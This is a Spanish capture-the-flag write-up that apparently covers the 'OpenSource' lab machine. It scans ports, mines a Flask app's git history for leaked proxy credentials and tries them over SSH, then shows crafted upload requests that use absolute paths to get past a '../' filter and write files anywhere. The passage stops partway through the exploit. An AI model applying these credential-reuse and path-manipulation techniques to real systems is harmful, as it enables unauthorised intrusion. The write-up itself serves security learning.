


# OpenSource - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1e:59:05:7c:a9:58:c9:23:90:0f:75:23:82:3d:05:5f (RSA)
|   256 48:a8:53:e7:e0:08:aa:1d:96:86:52:bb:88:56:a0:b7 (ECDSA)
|_  256 02:1f:97:9e:3c:8e:7a:1c:7c:af:9d:5a:25:4b:b8:c8 (ED25519)
80/tcp    open  http      Werkzeug httpd 2.1.2 (Python 3.10.3)
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_ http-server-header: Werkzeug/2.1.2 Python/3.10.3
|_ http-title: upcloud - Upload files for Free!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Vamos a ver el contenido del puerto 80:




Si le damos a download nos descargamos el proyecto de github:




Si le damos a "take me there" nos lleva a una ruta donde podemos subir archivos



Podemos probar a subir nuestro escaneo de puertos:



Se almacena dentro de "uploads", vamos a ver el contenido:



Podemos ver los logs del proyecto de github con el comando `git log`:

```
(kali㉿kali)-[~/Downloads/zip]
└─$ git log
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD → public)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:55:55 2022 +0200
    cleaning the commit history of a git repository using the git command-line utility?
    clean up dockerfile for production use

commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date: Thu Apr 28 13:45:17 2022 +0200
    initial
```

Como podemos ver los logs de los commits que se estan listando son los de la rama (branch) public. Puede que dentro de este proyecto de github existan mas ramas. Podemos comprobarlo con `git branch`:

```
(kali㉿kali)-[~/Downloads/zip]
└─$ git branch
dev
* public
```

Existen dos ramas, vamos a ver los logs que los commits que hay en la rama "dev":

```
(kali㉿kali)-[~/Downloads/zip]
└─$ git log dev
commit c41fedef2ec6df98735c11b2faf1e79ef492a0f3 (dev)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:47:24 2022 +0200
    ease testing

commit be4da71987bbbc8fae7c961fb2de01ebd0be1997
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:54 2022 +0200
    added gitignore

commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200
    updated
```

Hay algo que se ha updateado en el tercer commit. Vamos a ver los cambios en detalle con `git show`:

```
(kali㉿kali)-[~/Downloads/zip]
└─$ git show a76f8f75f7a4a12b706b0cf9c983796fa1985820
commit a76f8f75f7a4a12b706b0cf9c983796fa1985820
Author: gituser <gituser@local>
Date: Thu Apr 28 13:46:16 2022 +0200
    updated

diff --git a/app/.vscode/settings.json b/app/.vscode/settings.json
new file mode 100644
index 0000000..5975e3f
--- /dev/null
+++ b/app/.vscode/settings.json
@@ -0,0 +1,5 @@
+{
+  "python.pythonPath": "/home/dev01/.virtualenvs/flask-app-b5GscEs_/bin/python",
+  "http.proxy": "http://dev01:Soulless_Developer#2022@10.10.10.128:5187/",
+  "http.proxyStrictSSL": false
+}
```

Hemos descubierto unas credenciales. Vamos a probar a acceder por ssh:

```
(kali㉿kali)-[~/Downloads]
└─$ ssh dev01@10.10.11.164
The authenticity of host '10.10.11.164 (10.10.11.164)' can't be established.
ED25519 key fingerprint is SHA256:LbyqaUq6KgLagQJpfh7gPPdQG/ia2K4KjYGj0k9BMXk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.164' (ED25519) to the list of known hosts.
dev01@10.10.11.164: Permission denied (publickey).
```

Nos deniega el acceso porque necesitamos una clave privada

Tambien podemos ver los logs de los commits de la rama public:

```
(kali㉿kali)-[~/Downloads/zip]
$ git show 2c67a52253c6fe1f206ad82ba747e43208e8cfd9
commit 2c67a52253c6fe1f206ad82ba747e43208e8cfd9 (HEAD -> public)
Author: gituser <gituser@local>
Date: Thu Apr 28 13:55:55 2022 +0200

    clean up dockerfile for production use

diff --git a/Dockerfile b/Dockerfile
index 76c7768..5b0553c 100644
--- a/Dockerfile
+++ b/Dockerfile
@@ -29,7 +29,6 @@ ENV PYTHONDONTWRITEBYTECODE=1

# Set mode
ENV MODE="PRODUCTION"
-# ENV FLASK_DEBUG=1

# Run supervisord
CMD ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
```

Si vemos en detalle el commit mas antiguo es un archivo gigante:

```
(kali㉿kali)-[~/Downloads/zip]
$ git show ee9d9f1ef9156c787d53074493e39ae364cd1e05
commit ee9d9f1ef9156c787d53074493e39ae364cd1e05
Author: gituser <gituser@local>
Date: Thu Apr 28 13:45:17 2022 +0200

    initial

diff --git a/Dockerfile b/Dockerfile
new file mode 100644
index 0000000..76c7768
--- /dev/null
+++ b/Dockerfile
@@ -0,0 +1,35 @@
+FROM python:3-alpine
+
+# Install packages
+RUN apk add --update --no-cache supervisor
+
+# Upgrade pip
+RUN python -m pip install --upgrade pip
+
+# Install dependencies
+RUN pip install Flask
+
+# Setup app
+RUN mkdir -p /app
+
+# Switch working environment
+WORKDIR /app
+
+# Add application
+COPY app .
+
+# Setup supervisor
+COPY config/supervisord.conf /etc/supervisord.conf
+
+# Expose port the server is reachable on
+EXPOSE 80
+
+# Disable pycache
+ENV PYTHONDONTWRITEBYTECODE=1
+
+# Set mode
+ENV MODE="PRODUCTION"
+# ENV FLASK_DEBUG=1
+
+# Run supervisord
+CMD ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
diff --git a/app/INSTALL.md b/app/INSTALL.md
new file mode 100644
```

Vemos algun archivo interesante como "supervisord.conf":

```
(kali㉿kali)-[~/Downloads/zip]
$ cat ./config/supervisord.conf
[supervisord]
user=root
nodaemon=true
logfile=/dev/null
logfile_maxbytes=0
pidfile=/run/supervisord.pid

[program:flask]
command=python /app/run.py
stdout_logfile=/dev/stdout
stdout_logfile_maxbytes=0
stderr_logfile=/dev/stderr
stderr_logfile_maxbytes=0
```

Root es el usuario que esta levantando este servicio. Por lo que si ejecuto algun comando lo ejecutaria como root.

Vamos a buscar como funciona la subida de archivos para ver si podemos encontrar un fallo en el codigo. Vamos a ver el archivo "views.py":

```
(kali@kali)-[~/Downloads/zip/app/app]
$ cat views.py
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
```

Explicacion del script:

- Acepta los metodos post y get.
- Si la peticion es por post hace lo siguiente:
- Recoje el archivo enviado en un formulario enviado a traves del campo "file"
- Le aplica "get\_file\_name" al archivo que ha recogido (Ahora veremos lo que hace)
- En la variable "file\_path" introduce "os.getcwd()" (Esto hace referencia a la ruta absoluta en la que se encuentra montado la subida de archivos) y le añade "/public" "/uploads" y el nombre del archivo
- Guarda el archivo en la ruta que hay dentro de la variable file\_path

DOS DUDAS:

1. Que hace "os.getcwd"?

Lo vemos con un ejemplo:

```
(kali@kali)-[~/Downloads/zip/app/app]
$ python3
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.path.join(os.getcwd(), "public", "uploads", "prueba.txt")
'/home/kali/Downloads/zip/app/app/public/uploads/prueba.txt'
```

En la ruta absoluta que nos encontramos le esta añadiendo "public", "uploads" y prueba.txt.

2. QUe hace "get\_file\_name"?

```
(kali@kali)-[~/Downloads/zip/app/app]
$ cat views.py
import os

from app.utils import get_file_name
from flask import render_template, request, send_file

from app import app

@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        f = request.files['file']
        file_name = get_file_name(f.filename)
        file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
        f.save(file_path)
        return render_template('success.html', file_url=request.host_url + "uploads/" + file_name)
    return render_template('upload.html')
```

Es una funcion que esta importando desde app/utils.py. Vamos a ver que hace esa funcion:



```
(kali@kali) [~/Downloads/zip/app/app]
$ cat utils.py
import time

def current_milli_time():
    return round(time.time() * 1000)

"""
Pass filename and return a secure version, which can then safely be stored on a regular file system.
"""

def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")
```

Lo que hace esta funcion es evitar el directory traversal en el nombre del archivo. Esta aplicando "recursive\_replace", esto quiere decir que aunque ejecutemos "..../" no vamos a lograr un directory traversal que se elimina de forma recursiva.

Vamos a hacer la prueba. Capturamos la peticion con burpsuite:

```
POST /upcloud HTTP/1.1
Host: 10.10.11.164
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=-----24326054272014401977134115692
Content-Length: 1409
Origin: http://10.10.11.164
Connection: keep-alive
Referer: http://10.10.11.164/upcloud
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----24326054272014401977134115692
Content-Disposition: form-data; name="file"; filename="scan.txt"
Content-Type: text/plain
```

Vamos a probar a eliminar el nombre del "filename":

```
Content-Disposition: form-data; name="file"; filename=""
Content-Type: text/plain

# Nmap 7.95 scan initiated Wed Jan 29 05:31:30 2025 as: /usr/lib/nmap/nmap --pr
```



response

pretty	Raw	Hex	Render
0	<head>		
1	<title>		
2	IsADirectoryError: [Errno 21] Is a directory: '/app/public/uploads/'		
3	// Werkzeug Debugger		

Se revela informacion de donde se esta subiendo el archivo. La ruta que aparece es por la funcion "os.getcwd" donde se añadia "public" y "uploads" y la ruta absoluta. Podemos hacer la prueba de enviar "../" para ver si se aplica el directory traversal (Supuestamente no se tendria que aplicar por la funcion "get\_file\_name" que elimina el "../"):

```
Content-Disposition: form-data; name="file"; filename="../"
Content-Type: text/plain

# Nmap 7.95 scan initiated Wed Jan 29 05:31:30 2025 as: /usr/lib/nmap/nmap --privileged
Nmap scan report for 10.10.11.164
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
```



response

pretty	Raw	Hex	Render
0	<head>		
1	<title>		
2	IsADirectoryError: [Errno 21] Is a directory: '/app/public/uploads/'		
3	// Werkzeug Debugger		

Efectivamente, no se aplica. Y si añadimos nosotros la ruta absoluta sin aplicar el directory traversal con "../":

```
-----24326054272014401977134115692
Content-Disposition: form-data; name="file"; filename="/esto/es/una/prueba/scan.txt"
Content-Type: text/plain

# Nmap 7.95 scan initiated Wed Jan 29 05:31:30 2025 as: /usr/lib/nmap/nmap --privileged -sS -sCV -
Nmap scan report for 10.10.11.164
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

```

response

```
'pretty  Raw  Hex  Render
3  <head>
1  <title>
    FileNotFoundError: [Errno 2] No such file or directory: '/esto/es/una/prueba/scan.txt'
2  // Werkzeug Debugger
```

Hemos conseguido modificar la ruta de subida (No se sube el archivo porque la ruta no existe). Y si subimos el archivo "scan.txt" a una ruta que exista?:

```
Content-Disposition: form-data; name="file"; filename="/app/public/uploads/scan2.txt"
Content-Type: text/plain

# Nmap 7.95 scan initiated Wed Jan 29 05:31:30 2025 as: /usr/lib/nmap/nmap --privileged -sS -sCV -
Nmap scan report for 10.10.11.164
Host is up (0.11s latency).
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

```

response

```
'pretty  Raw  Hex  Render
HTTP/1.1 200 OK
Server: Werkzeug/2.1.2 Python/3.10.3
Date: Wed, 29 Jan 2025 11:41:01 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1479
Connection: close

<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>
```

No obtenemos ningun error, vamos a ver si el archivo se ha subido:

```
10.10.11.164/uploads/scan2.txt

